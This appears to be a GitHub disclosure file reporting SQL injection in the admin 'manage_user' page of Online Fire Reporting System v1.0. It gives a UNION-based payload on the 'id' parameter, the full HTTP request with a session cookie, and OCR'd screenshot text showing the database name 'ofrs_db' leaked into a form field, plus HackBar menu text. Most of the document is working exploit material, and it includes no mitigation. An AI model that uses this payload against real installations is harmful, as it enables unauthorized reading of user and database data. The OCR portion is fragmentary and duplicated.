debug601 Create SQLi-2.md History

1 contributor

25 lines (18 sloc) | 1.09 KB

Online Fire Reporting System v1.0 by oretnom23 has SQL injection


vendors: https://www.sourcecodester.com/php/15346/online-fire-reporting-system-phpoop-free-source-code.html

Vulnerability File: /ofrs/admin/?page=user/manage_user&id=

Vulnerability location: /ofrs/admin/?page=user/manage_user&id=, id

[+] Payload: /ofrs/admin/?page=user/manage_user&id=-6%27%20union%20select%201,database(),3,4,5,6,7,8,9,10,11--+ // Leak place ---> id

```
GET /ofrs/admin/?page=user/manage_user&id=-6%27%20union%20select%201,database(),3,4,
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=qq2e8htekg3g2rkgtbq38p0jnv
Connection: close
```


GET
/ofrs/admin/?page=user/manage_user&
id=-6%27%20union%20select%201,datab
ase(),3,4,5,6,7,8,9,10,11--+
HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows
NT 10.0; WOW64; rv:46.0)
Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,appl
ication/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie:
PHPSESSID=qq2e8htekg3g2rkgtbq38p0jn
v
Connection: close
value="1">

<label for="name">First
Name</label>
<input type="text"
name="firstname" id="firstname"
class="form-control"
value="ofrs_db" required>

<label for="name">Middle
Name</label>


INT
SQL BASICS
UNION BASED
ERROR/DOUBLE QUERY
TOOLS
WAF BYPASS
ENCODING
HTML
ENCRYPTION
OTHER
XSS
LFI
Load URL
Split URL
Execute
http://192.168.1.19/ofrs/admin/?page=user/manage_user&id=-6' union select 1,database(),3,4,5,6,7,8,9,10,11--+
Post data
Referrer
0xHEX
%URL
BASE64
Insert string to replace
Insert replacing string
Replace All
OFRS - PHP
Online Fire Reporting System - Admin
Dashboard
Control Teams
Requests
Maintenance
Daily Report
Maintenance
User List
Contact Info
Settings
First Name
ofrs_db
Middle Name
3
Last Name
4
Username
5